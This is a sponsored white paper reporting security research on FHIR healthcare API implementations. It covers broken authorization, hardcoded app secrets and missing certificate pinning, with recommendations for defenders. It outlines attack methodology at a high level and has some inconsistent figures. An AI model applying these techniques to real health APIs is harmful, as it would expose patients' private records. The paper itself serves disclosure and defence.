KNIGHTINK

PLAYING WITH FHIR: HACKING AND SECURING FHIR API IMPLEMENTATIONS

SUMMARY

Alissa Knight has spent the last year focusing on hacking Fast Healthcare Interoperability and Resources (FHIR) APIs, working with some of the world's largest Electronic Health Record (EHR) companies and healthcare providers in her vulnerability research. This report represents her findings underscoring a systemic lack of basic protections in FHIR API implementations (specifically with aggregators and intermediaries) resulting in unauthorized access to an innumerable number of patient records as a result of the vulnerabilities she discovered.

AUITHOR INFORMATION

Alissa Valentina Knight
Partner
Knight Ink, LLC
1980 Festival Plaza Drive
Suite 300
Las Vegas, NV 89135
ak@knightinkmedia.com

SPONSORED BY

approov

Critical Blue, Ltd.
181 The Pleasance
Edinburgh, EH8 9RU
United Kingdom
www.approov.io

Publish Date: OCT 15, 2021
Revision: 2.0

“ The findings in this report will show that of the 5 FHIR APIs I tested (2 of which were EHR vendors with no vulnerabilities), which represented 48 total FHIR mobile/web clients, who aggregated EHR data from over 25,000 healthcare providers and payers, contained pervasive server-side authentication and authorization vulnerabilities that allowed me to access over 4 million patient and clinician records with my own patient login. Focus was on server-side vulnerabilities with the API endpoints, not the web/mobile clients. The only analysis of the clients performed were of the mobile apps to hunt for hardcoded API keys and tokens after reverse-engineering them.

NOTE FROM **ALISSA KNIGHT**

What follows in this report is a culmination of over a year of my vulnerability research into hacking healthcare APIs. This examination -- collectively phase 1 and phase 2 -- is the most polemic and controversial research I've ever published. This research has drawn widespread media and political attention and continues to drive public discourse on the vulnerabilities in mHealth, telemedicine, and the APIs they talk to. Phase 1 of my research drew congressional attention on Capitol Hill around the vulnerability of mobile health (mHealth) apps and it was featured in Help Net Security, Security Boulevard, Threatpost, Becker's Hospital Review, and more. The results of my first phase of research, which preceded this report, brought widespread attention to the growing attack surface in our new app-based healthcare economy.

I've had a lot of firsts in vulnerability research over my two-decade career. In 2000, I published the first vulnerability in virtual private networks (VPNs); in 2019, I hacked 30 banks in less than a week; in 2020, I hacked 30 mHealth apps and APIs in less than a week; and in 2021, I published details on how to take remote control of law enforcement vehicles through APIs. But nothing has ever cast a shadow over that list of firsts until now. What follows in this report is the largest collection of vulnerabilities ever published in healthcare since the first digital health system came online in the 1960s. As a result of the vulnerabilities discovered in this research from my predilection for hacking APIs, I gained unauthorized access to four million patient records across the (3) FHIR API implementations at the aggregators and app developer I tested.

This research hopes to draw public discourse around the ubiquitous problem across healthcare in a systemic failure by aggregators and app developers to implement FHIR APIs securely, despite industry accepted guidance by Health Level 7 International and the Office of the National Coordination for Health Information Technology (ONC). FHIR, created by Graham Grieve at HL7, was adopted as the official standard for healthcare providers and payers to comply with the 21st Century Cures Act signed into law by President Obama on December 13, 2016.

My malaise grew quickly over the past six months as the healthcare industry rushed to meet regulatory deadlines to implement FHIR APIs in the face of fines and penalties if found to be in breach of the information blocking rule tied to this new law. As a hacker who's seen this same show before with other industries over the last twenty years, I had a looming sense of fear that amid the entropy and morass this caused in healthcare to quickly meet the deadlines set by the ONC's FHIR dictum, security would be left to an afterthought behind everything else.

The findings in this report will show that of the 5 FHIR APIs I tested (two of which were EHR vendors with no vulnerabilities), of which 48 FHIR apps were developed on top of, who aggregated EHR data from over 25,000 healthcare providers and payers, contained pervasive server-side authentication and authorization vulnerabilities that allowed me to access over 4 million patient and clinician records with my own patient login.

It's important to draw a distinction here in what you're reading. This is not a vulnerability advisory typically found in open disclosure that would require following responsible disclosure steps. This is a white paper sponsored by our client who paid for this research to be performed, which Knight Ink refers to as *adversarial* content, proving the efficacy of our client's security solution shown through the lens of an adversary (me). None of the affected companies have been identified in this white paper. All attributable data has been redacted.

I want to extend my gratitude to Grahame Grieve, the creator of FHIR and project lead for the FHIR core team at HL7; John Moehrke, Co-Chair of the Security Working Group for HL7; the FHIR team at Epic, particularly Christopher Schaut and Seth Hynes; the FHIR team at Cerner, particularly Kevin Shekleton and Ryan Miller; the numerous healthcare providers that made their APIs available for this research; Stanford Center for Digital Health; Skip Hovsmith (Approov); George McGregor (Approov); David Stewart (Approov); Whitney Zatzkin (Biohacking Village, BIO-ISAC); Andrea Downing (The Light Collective); and Nina Alli (Biohacking Village) for their friendship, mentorship, and collegial support throughout the year while my research was performed.

A.V. Knight

KNIGHT INK

02 Note from Alissa Knight
09 Executive Summary
11 Research Summary
13 Key Takeaways
15 Recommendations
20 Introduction
23 Health Information Exchange
25 Health IT Integration Market
29 The Research
31 The Findings
33 Conclusion
35 Appendices
46 About Approov
47 About Knight Ink

An effective kill chain in the targeting of the healthcare industry will not be of the EHR systems running in the provider's network, but in the third-party FHIR aggregators and third-party apps which access these EHR APIs as data moves from higher security levels to third-party aggregators where security has been found to be flagrantly lacking.

– Alissa Knight

"I want to thank Alissa Knight for shining the spotlight on our industry's security practices. I look forward to a follow up report where she has to work much harder to find security issues in FHIR implementations."

Grahame Grieve
Creator of FHIR, HL7

EXECUTIVE SUMMARY

New opportunities, new players, new hacks: The drive by the U.S. Department of Health & Human Services (HHS), as required by Congress, to facilitate better patient control of healthcare data via application programming interfaces (APIs), is creating a dynamic and evolving ecosystem. New apps are being created to access patient data and new and existing players are setting up to provide data access and aggregation services. Fast Healthcare Interoperability and Resources (FHIR) is the data exchange API specification at the heart of this ecosystem mandated by HHS.

- **Fast growing market:** Based on research put forward by analysts at Zion Market Research, the mHealth apps market is anticipated to amass revenue worth $111.1 billion USD by 2025. It is predicted to reach a compound annual growth rate (CAGR) of around 38.26% between 2019- 2025. According to Markets & Markets, the global healthcare IT integration market size is expected to reach $6.0 billion USD by 2025 from an estimated value of $3.5 billion USD in 2020, growing at a CAGR of 11.4% during the forecast period.

- **A single healthcare record is worth more than oil:** Protected health information (PHI), required to be protected under the Health Insurance Portability & Accountability Act (HIPAA), is worth a thousand times more on the dark web than a U.S. credit card (Forbes, 2017), and impossible to "cancel" when lost. There's certainly no shortage of demand on the dark web for the supply.

- **The problem is when the data leaves the building:** Currently, when patients direct their data to be sent to third-parties, HIPAA no-longer applies. Once a patient authorizes their data to be released from a healthcare provider, HIPAA protections end and the patient turned consumer becomes responsible for the way it's handled. Once data leaves a provider's electronic health record system and is directed by the consumer to an app the regulatory oversight shifts to the Federal Trade Commission (FTC). There is the added complication of how app developers treat the data and whether it is shared with data aggregators. Consumers may presume their data is protected under HIPAA. However, this is not the case. Further, the FTC oversight of third party use of data is much lighter than it is under HIPAA.

- The FTC has made clear on Sept. 15, 2021 that their Health Breach Notification Rule applies to any entity handling healthcare data. As testing branched outwards from the EHR vendors who supported this research to third-party clinical data aggregators and app developers, vulnerabilities were widely ubiquitous, allowing access to the EHR data they were aggregating.

- **Hackers target the weakest link in the chain:** An effective kill chain in the targeting of the healthcare industry for healthcare providers and payers will not be the targeting of the EHR system, but in the third-party FHIR aggregators and third-party apps. These third parties access these FHIR APIs as data moves from higher security levels in the EHR system to third-party aggregators where security has been found in this research to be inapt.

- **FHIR is great but let's make it secure too:** Vulnerabilities discovered in this research are not inherent to FHIR. Remember that FHIR is only a "blueprint" or framework and how it is implemented is up to the implementor. The vulnerabilities published in this report are limited to the implementations by the aggregators and app developers I tested and further reduced to just the time I had for testing. FHIR is a critical and important step in the interoperability of EHR systems whose coming is well overdue. My work in this area is not to disparage the hard work of its creators, but of what can go wrong when it isn't implemented properly — a shift left and shield right approach to cybersecurity.

- **Shift left but shield right:** There is an immediate and urgent need to apply in-app shielding solutions to prevent the reverse-engineering of mobile apps to their original source code where sensitive API secrets are being hard-coded.

RESEARCH

Phase 1 of hacking healthcare APIs was conducted from July 2020 to February 2021, which resulted in unauthorized access to patient records through thirty mobile health (mHealth) apps and APIs due to a number of authentication and authorization vulnerabilities and 114 hardcoded API secrets in the mHealth mobile apps.

Phase 2, Playing with FHIR: Hacking FHIR API Implementations, was conducted from March 2021 to September of 2021. In phase 2 of testing, access to patient records not belonging to my patient account was possible across multiple providers as a result of vulnerabilities in the aggregators and third-party app developers launching their own FHIR APIs outside of the EHRs they are pulling patient data from. Additionally, several dozen hardcoded API secrets were found in the FHIR mobile apps when attempting to reverse engineer them.

Because aggregators cull together EHR data from multiple providers, hackers can gain access to far more EHR data by hacking aggregators where security is also weaker than targeting the EHR implementation in a single provider.

The categories of apps tested included care coordination, clinical research, data visualization, disease management, genomics, medication, and patient engagement.

I followed a four-step process in my API kill chain when performing breaches of these APIs: Step 1: Static Code Analysis; Step 2: Network Traffic Analysis; Step 3: Behavior Analysis; and Step 4: Fuzzing.

- Access to patient records not belonging to my user account was possible due to the vulnerabilities in the data aggregators I tested.
- One of the two clinical data aggregators did not isolate the databases for the apps they were developing, allowing me to access patient records for the apps they developed for separate healthcare providers.
- There were a total of (48) FHIR mobile/web apps developed for the (5) FHIR APIs I tested.
- Both aggregators running FHIR APIs I tested allowed API access to other patients' health data using another patient's credentials. **(APPENDIX: I)**
- Vulnerabilities in one specific mobile app for medication and prescription management allowed me to make unauthorized changes to other patient records besides my own.
- 53% of the FHIR mobile apps contained hardcoded API keys and tokens (8 out of the 15 mobile apps)
- 100% of the FHIR mobile apps tested did not have protections against woman-in-the-middle (WITM) attacks enabling hackers to harvest credentials and steal or manipulate confidential patient data.
- The findings in this report provides evidence to the fact that the weakest link in the security of FHIR API implementations is the last mile between the user and clinical data aggregators.

KEY TAKEAWAYS

With a widely deployed medication app, I was able to access detailed information on the patient data for another app for a completely different healthcare provider the developer created. Among being able to read the prescription information, I was able to write changes to how much of a dosage those patients should take. This meant that the apps developed by the integrator are not implementing separation of data.

- API secrets (keys and tokens) were found in a static code analysis of the FHIR mobile apps. These could then be used to attack the APIs masquerading as a genuine authorized app/user.

- None of the apps tested implemented certificate pinning. This meant that WITM attacks were possible against the session. In each case, secrets were acquired which could then be used to attack the APIs masquerading as authorized users/apps.

- None of the APIs I tested seemed to implement API threat management solutions, several were behind Content Delivery Networks (CDN) running web application firewalls (WAFs), and none of the API endpoints authenticated both the user and the application sending the API requests.

- The vulnerability findings in FHIR mobile apps and APIs accessed via the aggregators and developers were innumerable. The vulnerabilities can be classified into multiple categories aligned to the OWASP API Security Top 10, which included API1:2019 Broken Object Level Authorization (BOLA); API2:2019 Broken User Authentication; API3:2019 Excessive Data Exposure; and API5:2019 Broken Function Level Authorization; and API6:2019 Mass Assignment.

- Vulnerabilities were discovered in third-party SMART on FHIR apps and APIs developed for healthcare providers and payers that support many of the most commonly used EHR systems.

- For the vulnerabilities allowing me unauthorized access to other patient data, I was logged in as a patient that should have limited scope to just my records. In the other app categories designed for clinicians, I was logged in with clinician access and was able to access patients that weren't assigned to my clinician account. In some cases, I was able to access data for other healthcare providers for a separate app they had developed for a different healthcare provider and EHR indicating there was no separation being implemented between databases at the aggregator.

- With one patient engagement app, the API endpoint sent me all the patient and clinician records in its database, indicating it was using the mobile app to filter out just my record.

PLAYING WITH FHIR

HACKING FHIR APIS

"The findings in this report will show that of the three FHIR APIs I tested, which comprised an app ecosystem of 48 total FHIR apps and APIs, and aggregated EHR data from over 25,000 healthcare providers and payers, contained pervasive authorization vulnerabilities that allowed me to access over 4 million patient and clinician records with my own patient login." - **Alissa Knight**

100% APIS WERE VULNERABLE TO BOLA

100% of the APIs tested were vulnerable to Broke Object Level Authorization (BOLA) allowing me to be able to access other patient and clinician records with my own patient login.

53% MOBILE APPS HAD HARDCODED API SECRETS

53% of the 15 mobile apps reverse engineered contained hardcoded API keys and tokens to their own backend APIs as well as API tokens for third-party sites, including payment processors.

50% DATA AGGREGATORS DID NOT SEPARATE DATA

50% of the clinical data aggregators tested did not implement separation of data between the different apps leveraging its platform allowing an attacker to gain access through BOLA vulnerabilities to patient records of other apps for other healthcare providers.

PATIENT RECORDS BREACHED

4,000,000

RECORDS

OWASP VULNERABILITIES FOUND

API1:2019 Broken Object Level Authorization (3 of 3)

API2:2019 Broken User Authentication (3 of 3)

API3:2019 Excessive Data Exposure (1 of 2)

API4:2019 Lack of Resources and Rate Limiting

API5:2019 Broken Function Level Authorization

65% COMPANIES HACKED

65% of the companies successfully compromised through their FHIR APIs had fewer than 50 employees.

12%

12% HAD BETWEEN 50-100 EMPLOYEES

12% of the companies successfully compromised through their FHIR APIs had between 50-100 employees

20%

SUFFER FOR SYMPTHOM

19% of the companies successfully compromised through their FHIR APIs had over 1,000 employees

RECOMMENDATIONS

ONC, HEALTHCARE PROVIDERS AND PAYERS, EHR VENDORS, APP DEVELOPERS. CLINICAL DATA AGGREGATORS

RECOMMENDATIONS

The ONC and lawmaker's direction has been to empower patients to have control over their data. As soon as patients have authorized an app to access their EHR data, it's no different than if the patient downloaded their data from an EHR and uploaded it into a third-party app.

To this end, it should not be the job of the healthcare organization or the EHR vendors to assess the security of an app a patient uploads their data to. Fundamentally, there needs to be some separate oversight mechanism to protect patients and the apps that they use.

Such an oversight mechanism could take many forms. The lack of HIPAA protections makes it currently a free-for-all and could take the form of extending some HIPAA-like regulatory protections over patient data outside of healthcare organizations, it could be a certification body that does security testing or auditing, or it could be a consumer advocacy group performing research and publishing findings on the security of various apps to give them ratings.

What follows in this report is the empirical data that evidences something is needed, but the solution needs to be outside of the healthcare organizations themselves.

If there existed some formal certification body for apps, and the certification status of a given app could be programmatically verified as part of that app registering their client ID with an EHR, EHR vendors could implement it displaying an app's certification (or lack thereof) in the OAuth workflow.

In Epic, they've built functionality to enable a healthcare organization to endorse a given app and have this affect their OAuth screens, but that's manual for each healthcare organization to make that assessment for each app.

Argonaut recently updated the SMART App Launch best practices to include considerations for both server and app developers.

Native app developers should be using a public client architecture. Some developers may have inappropriately chosen a confidential client architecture and distributed secrets to get refresh tokens. Epic does not permit public clients to have refresh tokens due to the inability to authenticate a public client. Epic has been doing work to enable persistent access to patient data for an app using a public client architecture even though a developer-created secret cannot be secured (Epic's recommended solution will likely be a dynamic client registration with a device-created secret). (Credit: Christopher Schaut, Epic)

RECOMMENDATIONS FOR HHS' OFFICE OF THE NATIONAL COORDINATOR FOR HEALTH IT (ONC)

- Require that FHIR app developers and data aggregators perform regular penetration testing that includes static and dynamic code analysis of their apps before connecting into production EHR systems. App developers/aggregators should be responsible for ensuring their own compliance with ONC standards and the ONC should hold these organizations accountable.
- Clarify that the Security Exception to the Information Blocking Rule allows EHR vendors to require specific controls be implemented by any system that connects to their APIs.
- Reinforce the security guidelines, specifically with requirements around tokens and scopes (which are currently recommendations) to ensure that all organizations who transmit, process, and store EHR data are properly securing their implementation of FHIR.
- Mandate that certificate pinning be implemented on all SMART on FHIR mobile apps.
- Mandate that solutions be deployed to ensure that only legitimate applications and users can communicate with APIs to prevent synthetic traffic generated by tools, scripts and bots.
- Regulatory bodies, standards authors, and health IT developers should focus on ensuring these APIs are securely developed and implemented. Right now, the focus is nearly 100% on near-free access to the data.

RECOMMENDATIONS FOR HEALTHCARE PROVIDERS AND EHR VENDORS

- Remember the chain of custody in EHR data and the large supply chain attack surface created by the implementation of FHIR. Adversaries will not go after the path of most resistance, they will wait until the PHI is transmitted, processed, and stored in a supplier's less secure API. Examples of this are data aggregators or other third-parties that don't have the security controls of a proper FHIR implementation as evidenced by this report. Overall, you must put in place a plan to protect data even when it has left your system.
- An API threat management solution that prevents data from reaching your API endpoints unless the request is tokenized will eliminate a lot of the bandwidth wasted to synthetic traffic generated by tools, such as credential stuffers for account-takeover (ATO), brute forcing, and other traffic generated by malicious scripts, bots and automated tools.
- Put in place app and device attestation checks in your API endpoints and require any apps connecting to your endpoint to implement this control. Approov's solution effectively prevented my malicious traffic from reaching API endpoints that I tested.
- Application developers, integrators, and aggregators are creating apps for very large healthcare providers where hundreds of thousands if not more clinical data is being transmitted, processed, and stored on patients.
- Assess the configuration and implementation security of these third-party apps before implementing them into your EHR and understand the security controls they have in place.
- After providers have implemented an EHR system or upgraded their EHR system to allow third-party apps to read and write to their EHR via FHIR APIs, penetration testing performed by a tester with specific skills in testing APIs should be performed. 100% of the aggregator's FHIR APIs I tested contained vulnerabilities allowing unauthorized access to data outside of my user scope. **(APPENDIX: I).**
- Inventory your APIs. You can't protect what you don't know you have. Ensure you know how many APIs you have, ensure they are all part of your enterprise vulnerability and patch management strategy, and know whether they are transmitting, processing, and storing sensitive or regulated data, such as PII, PCI, or PHI. You can't protect every single one of your assets, but you can focus more closely on your "crown jewels."

- I can't stress enough the profound importance of fuzzing APIs as a final step in your penetration testing efforts of an API. In addition to content discovery, the mutation of different variables and options in the API requests is fundamental to identifying vulnerabilities you wouldn't otherwise find without the help of an automated fuzzing tool.

- Government mandated exposure of FHIR services creates a "killing field" of FHIR APIs when used by unaffiliated patient-facing app developers whom the EHR vendors have no influence over selecting.

RECOMMENDATIONS FOR APP DEVELOPERS AND AGGREGATORS

- Obfuscation of mobile app code to secure source code against decompilers isn't enough. Run-time shielding is also needed to prevent tampering with the mobile app or its environment. You should authenticate the app and device using SDK-powered solutions that attach a token to the API request. By using solutions that allow you to compile your mobile app with their SDK, you eliminate developer friction and limit the disruption to your existing software development lifecycle (SDLC) while gaining increased privacy of any secrets hardcoded in the app.

- Put in place a solution for app, user and device attestation to ensure that only genuine apps running in secure environments can access the APIs, thereby eliminating any bots masquerading as your app.

- Implement certificate pinning between app and API to eliminate woman-in-the-middle (WiTM) attacks. Tools are available to make this easy to deploy and administer.

- Third-party app developers and aggregators need to shift their security left and shield right when they deploy. None of the APIs I tested seemed to be behind API threat management solutions.

- When creating different apps for different healthcare providers, don't use the same database to store the patient records for each provider. This creates the potential for all your EHR data to be leaked as a result of a vulnerability in just one of the apps. Each microservice should have its own isolated database.

INTRODUCTION

This white paper is part two in a multi-part series on hacking healthcare APIs. The first paper in this series focused on hacking mHealth apps and APIs where healthcare providers were hacked as part of that vulnerability research giving me access to millions of patient records due to systemic failures of those APIs to properly authorize authenticated requests.

I had several goals in the evolution of my research to this new phase, which focuses on hacking FHIR APIs. These goals were to bring to the public discourse the state of API security in our nation's healthcare system; what happens when an API that transmits, processes, and stores EHR data is not properly secured or is secured with the wrong controls; and the results of a year-long investigation into hacking healthcare APIs and how they can be prevented.

Through the presentation of empirical data to provide evidence to the vulnerability research presented here, we also hope to breathe life back into something that seems to be largely ignored by those aggregators and app developers implementing FHIR APIs — best practices around security when implementing it.

This white paper takes the reader on a journey from who the different actors are on the FHIR stage, their role in FHIR, the history of FHIR to better explain how we arrived here, the tactics and techniques used in this research, and the results of that research backed by empirical data the research produced.

The greatest challenge to the implementation of FHIR APIs is securing the implementation properly. In a perfect world, you'd simply buy a shrink-wrapped FHIR API with security already baked in from your favorite reseller and load it with your electronic health record (EHR) data. I'm afraid as with everything in life, it isn't that simple.

With protected health information (PHI) worth a thousand times more on the dark web than a U.S. credit card, there's certainly no shortage of demand on the dark web for the supply and it'll only grow as we get closer to the ONC and CMS deadlines.

The deadlines were placed on healthcare payers and providers imposed by the ONC to implement FHIR APIs in compliance with the 21st Century Cures Act passed by Congress on December 13, 2016. The goal of the Cures Act was to make patient data available to patients who need it and effectively make it portable no matter what provider a patient visits, thus improving healthcare outcomes.

The growing challenge faced by chief information security officers (CISOs) and other cybersecurity leaders in the protection of their EHR data is securing their APIs with the right solution and its level of efficacy against — at a minimum — the OWASP API Security Top 10 vulnerabilities.

The solution to this challenge is ensuring your organization's APIs are secured with the right solution as securing them with web application firewalls or API gateways or worse yet, transferring that risk to your content delivery network (CDN) for them to secure your APIs for you creates a false sense of security. Using the wrong tool for the job or simply relying on your CDN to do it for you can be more dangerous than not having anything in place at all.

USE OF TERMINOLOGY

The more arcane healthcare IT (HIT) information provided in this paper is provided at a superficial level. Scientific, health, and medical research journals cover these topics at a much more exhaustive level than what I provide here. Remember that all content produced by Knight Ink is adversarial content — meaning, content created through the lens of the adversary — not the defender.

This kind of content ensures that you the defender can make better informed decisions on the efficacy of security controls you consider for implementation based on empirical data we produce.

Because there are so many acronyms and buzzwords often conflated in healthcare and only introduce confusion since many terms refer to the same thing, I'm going to settle on the use of only the following terms as it relates to the different discussions in this paper.

Electronic Health Records (EHRs) typically refer to the EHR vendors, such as Epic, Cerner, and Athena. However, they are also referred to as EMRs or Electronic Medical Records. For purposes of this paper, I'll be referring to them as simply, EHR systems.

Electronic Health Records with the same name, also refers to the data within them, and also referred to as Protected Health Information (PHI) or electronic patient information, or electronic patient records. They're also referred to as Electronic Medical Records (EMRs). For purposes of this paper, I'll be referring to them simply as **EHR data.**

According to Wikipedia, "an electronic health record (EHR), or electronic medical record (EMR), refers to the systematized collection of patient and population electronically-stored health information in a digital format. These records can be shared across different health care settings. Records are shared through network-connected, enterprise-wide information systems or other information networks and exchanges. EHRs may include a range of data, including demographics, medical history, medication and allergies, immunization status, laboratory test results, radiology images, vital signs, personal statistics like age, weight, and billing."

INTENDED AUDIENCE

This white paper was written for healthcare Chief Information Security Officers (CISOs), members of the blue team responsible for monitoring and responding to attacks on their mHealth and FHIR APIs, and red team members who want to learn the tactics and techniques used in targeting them, and what the results of a successful FHIR API breach looks like.

Some of the key challenges healthcare CISOs face today are numerous, least of which include a "shadow API" problem where she doesn't know how many APIs exist in her organization, how many of those APIs face the internet, whether all the APIs are part of their vulnerability and patch management procedures, if the traffic to her APIs are being properly monitored, and more.

This white paper solves these challenges for its readers, beginning with the tactics, techniques, and procedures (TTPs) I and consequently other adversaries follow when exploiting APIs.

The purpose to providing these TTPs is so defenders can more quickly identify and relate the findings in my research to indicators of compromise (IoCs) she might find in her API logs, and most importantly, the right and wrong way to secure APIs, and what happens when the wrong security control is used to do that.

RESEARCH METHODOLOGY

It's my intention to present the TTPs used in my research and the corresponding results so red team and blue team members can closely examine how the research was conducted for reproducibility of the targeting and assessment of alternative methods for their own FHIR APIs.

I've also gone to great lengths to document the target profiles of the FHIR apps and APIs tested, taking care to protect the privacy of the organizations who supported me in my research and who opened their FHIR API sandboxes for my testing.

The empirical data presented here is the product of primary research and is the actual EHR records I was able to access as a result of these vulnerabilities.

No analytic models or simulations were used to produce these results. Live-fire exercises against FHIR APIs were performed.

TACTICS, TECHNIQUES, & PROCEDURES (TTPS)

When beginning the mobile app penetration testing, I first extracted the apps off the mobile device after downloading them from the Google Play Store. Once I extracted it, I reverse engineered the apps back to their source code so I could use grep and awk at my command line against the source code for hardcoded API secrets, such as keys, tokens, and even credentials.

Once the static code analysis was completed, I performed dynamic code analysis and network traffic interdiction to analyze the API calls being made from the mobile apps to the API endpoints. I then documented each function in the apps and their corresponding API requests into a spreadsheet.

Once the API requests had been documented, I recreated the API requests in my API then attempted to mutate the values being sent to the APIs in order to determine if proper authorizations were in place and to also see how they responded to such stimulus.

My TTPs were roughly the same with the web APIs. The only difference was the tooling I used to perform the testing since there was no mobile app. Instead of using my API client, I leveraged Burp Suite Professional and its built-in Chromium web browser.

This allowed me to send all packets automatically to the proxy tab when making it easier to then send those stimulus packets to other modules within Burp Suite, such as Responder for manipulating certain values sent to the API endpoints. This helped me to test for things such as BOLA, mass assignment, or other types of vulnerabilities within the same application.

All the steps outlined here were used in this research and produced these findings in this paper.

STATE OF THE API SECURITY MARKET

The first API was unveiled to the world just two decades ago by Salesforce, who would soon be followed by Amazon, eBay, and entire industries, including financial services and now, healthcare.

With the passing of the 21st Century Cures Act into law and mandate by the ONC and CMS on healthcare to adopt FHIR as the standard for providers and payers to make patient records available via APIs for patients requesting it, APIs are now the plumbing of not just the United States healthcare system, but for the world.

With such a nascent market still trying to figure itself out, API threat management is a very fractured market with different approaches to API security by the different market players. Every API security vendor has a different approach to the API security challenge.

I view the API security market hierarchically, decomposed into passive solutions and inline solutions. These solutions are then broken down into those that address the "shift left" and "shield right" concept of API threat management and then finally, solutions that address it at the edge or inserts itself like a shim into the API endpoint.

HEALTH INFORMATION EXCHANGE

The Health Information Exchange (HIE) is the secure access and transmission of electronic protected healthcare information (ePHI) between healthcare providers, payers, and patients.

HIE is vital to avoiding readmissions, errors in the delivery of medications, improvements in the accuracy of and more timely diagnoses, and a decrease to duplicate testing. Historically, even today, patients must still carry their medical records to appointments with new providers, fax transmissions between providers and payers, or in some cases even send patient records via postal mail despite the array of different secure data sharing methods available for ePHI.

The mission of HIE is to mobilize patient data. The future roadmap for HIE is for the use and exchange of data by providers and payers and is already growing 95% per year. Those transfer rates will only increase into the future.

HEALTH LEVEL 7 INTERNATIONAL (HL7)

This is something worth demystifying as HL7 is both the name of the global standards development body certified by ANSI and the protocol standards health Level 7 (lower case h, capitol L) it published and first implemented in 1981 prior to the first release of FHIR.

FHIR created in 2014 by Graham Grieve, came out of an effort to create an implementer-friendly standard that could support lightweight app development. While the more mature HL7v2 and HL7v3 standards remain in heavy use with billions of transactions each year, they are better suited for enterprise and large database systems, not patient-downloadable apps. HL7v2 and v3 are here to stay as they solve problems that we don't need to reinvent FHIR-centric solutions for.

FHIR then quickly began gaining widespread attention and steam when in 2015, the Argonaut Project was formed as a collaboration between many of the major EHR vendors, such as Cerner, Epic, Allscripts, and Athena Health, and providers Mayo Clinic and Intermountain.

SMART: APPIFYING HEALTHCARE

Substitutable Medical Applications, Reusable Technologies (SMART) found its roots at Boston Children’s Hospital and Harvard Medical School as a result of a $15 Million grant from the ONC to solve the challenge of finding a standards framework that would enable any developer to write an application that would work at any healthcare provider or payer regardless of the EHR system being used by the organization.

If this sounds shockingly similar to FHIR, you’re right and so were the members of SMART who realized its charter needed to change as FHIR continued to gain groundswell. In late 2013, SMART pivoted to plug into FHIR taking on its new identity of SMART on FHIR focused solely on how the apps would be launched from the EHR and how those apps would interoperate with FHIR interfaces.

Simply put, FHIR defines the structure of where the data should live and how it should look, the EHRs are responsible for filling that structure with patient data, and SMART defines how third-party apps launch within that EHR and authenticate and authorize the user with the app along with the patient data the user is accessing.

THE INFORMATION BLOCKING RULE AND WHY IT MATTERS

The Final Rule otherwise known as the Information Blocking Rule published by the ONC in May of 2020 builds on the 21st Century Cures Act which outlawed any blocking of a patient’s ability to retrieve their ePHI from a healthcare provider.

Specifically, section 4004 of the Cures Act specifies certain practices that could constitute information blocking:

- Practices that restrict authorized access, exchange, or use under applicable state or federal law of such information for treatment and other permitted purposes under such applicable law, including transitions between certified health information technologies (HIT);
- Implementing health IT in nonstandard ways that are likely to substantially increase the complexity or burden of accessing, exchanging, or using EHI;
- Implementing health IT in ways that are likely to:
    - Restrict the access, exchange, or use of EHI with respect to exporting complete information sets or in transitioning between health IT systems; or
    - Lead to fraud, waste, or abuse, or impede innovations and advancements in health information access, exchange, and use, including care delivery enabled by health IT.

Congress established that developers of certified HIT and health information networks and exchanges would be subject to civil monetary penalties of up to $1M per violation for engaging in information blocking. Health IT developers are also subject to the Conditions of Certification under the ONC’s Health IT Certification Program.

On the other hand, for health care providers, the penalties for failure to comply are still unclear. The Cures Act provides that health care providers who engage in information blocking may be subject to “appropriate disincentives” as set forth by the HHS Secretary.

It is anticipated that regulations will be proposed soon to create these “disincentives.” For current participants in the CMS Merit-based Incentive Payment System (MIPS), attestations with respect to information blocking have been included for several years. As the definition of information blocking is now set through the ONC rules, failure to comply with the ONC rules could be viewed as a breach of the MIPS attestations.

In short, compliance with the new information blocking rules is now required, but the penalties for providers are not yet fully fleshed out.

HEALTH IT INTEGRATION MARKET

If you were to look at the FHIR standard as a multi-layered stack, sitting on top of that most bottom-level layer are higher layers of new markets and product categories created as a result of the FHIR standard.

These new markets include aggregators as well as the HIT integration market. This new market of companies has enjoyed significant amounts of venture capital poured into them over recent years. According to Markets & Markets, the global healthcare IT integration market size is expected to reach USD 6.0 billion by 2025 from an estimated value of USD 3.5 billion in 2020, growing at a CAGR of 11.4% during the forecast period.

Patient data is unstructured, complex, and highly sensitive. Thus, integrating it into the healthcare delivery process is a challenge as the eHealth, remote patient monitoring, Telehealth, and mHealth market continue to grow along with IoT (connected medical devices), and other markets that continue to expand in the healthcare industry.

Not to mention the lack of interoperability between the same EHR and its versions within the same provider's network, but also the different EHR vendors across different providers and payers **(Figure 1)**.

EHR Integration Companies

EHR platform integration companies will develop SMART on FHIR mobile apps for providers that instrument clinicians with data, analytics, decision support, and workflow tools that provide interoperability with SMART on FHIR and CDS Hooks.

These EHR integration companies in many cases are also aggregating data from different healthcare providers referred to as aggregators. By doing so, aggregators prevent a provider from having to pull EHR data from thousands of servers around the U.S., instead, pulling the data from a single server.

EHR Data Aggregators

A new market of companies have formed around FHIR referred to as data aggregators. These companies build technology stacks offering FHIR-based clinical data retrieval and an API to more easily share data to help payers, pharma and providers through a SaaS healthcare solution seamlessly integrate into any payer, provider, or clinical research enterprise. These companies provide interoperability to retrieve and harmonize electronic health records and genetic, and continuous monitoring data from distinct sources.

Aggregators provide services to data originators, including benchmarking of quality measurements and business processes against other similar institutions and group purchasing of supplies and equipment, and in return are granted access to their data.

Since each aggregator works with a different set of data originators, one patient's data may end up duplicated or spread across multiple aggregators. Most aggregators have built broad datasets from one type of originator (e.g., claims or hospital visit records) and join other types of patient data to build more comprehensive record sets. While the data types an aggregator has on a given patient may not be comprehensive, each major aggregator has records on tens of millions of unique patients in its database.

